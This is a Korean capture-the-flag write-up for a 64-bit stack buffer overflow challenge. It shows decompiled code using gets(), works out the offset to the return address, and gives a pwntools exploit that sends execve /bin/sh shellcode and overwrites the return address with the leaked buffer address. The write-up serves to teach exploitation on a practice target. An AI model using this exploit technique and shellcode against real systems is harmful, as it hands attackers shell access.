[Hack CTF] x64_simple_size_BOF

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  char v4; // [rsp+0h] [rbp-6D30h]

  setvbuf(_bss_start, 0LL, 2, 0LL);
  puts(&s);
  printf("buf: %p\n", &v4);
  gets(&v4);
  return 0;
}
```

문제의 코드는 다음과 같다.

간단한 bof 문제이며 쉘을 따는 함수가 없으니 64비트 쉘코드를 입력해주고 리턴 주소를 변수 주소로 덮어서 쉘코드가 실행되게 해주면 된다.

변수는 rbp에서 6D30바이트 떨어져있고 64비트에서 리턴 주소는 rbp에서 8비트 떨어져 있으니 총 6D38바이트를 써주면 된다.

```
nicetauren@DESKTOP-6P5LMT7:~$ nc ctf.j0n9hyun.xyz 3005
뻬빅- 자살방지 문제입니다.
buf: 0x7ffcb260aee0
```

```
nicetauren@DESKTOP-6P5LMT7:~$ nc ctf.j0n9hyun.xyz 3005
뻬빅- 자살방지 문제입니다.
buf: 0x7ffedcde7a90
```


변수 주소가 실행할 때마다 바뀌고 총 글자가 14바이트만큼이다.

그에 맞게 파이썬 pwntool로 익스플로잇 코드를 짜주면 되겠다.

```
from pwn import *

r = remote("ctf.j0n9hyun.xyz", 3005)

r.recvuntil("buf: ")
addr = int(r.recv(14), 16)

payload = b"\x31\xf6\x48\xbb\x2f\x62\x69\x6e\x2f\x2f\x73\x68\x56\x53\x54\x5f\x6a\x3b\x58\x31\xd2\x0f\x05"
payload += b"A"*27937
payload += p64(addr)

r.sendline(payload)
r.interactive()
```

주소값 14바이트는 문자열로 받아오므로 16진수 정수형태로 바꿔준다.

6D38은 10진수로 27960인데 쉘코드에 23바이트를 썼으니 나머지는 27937이 된다.



위의 파일을 실행하면 flag를 얻을 수 있다.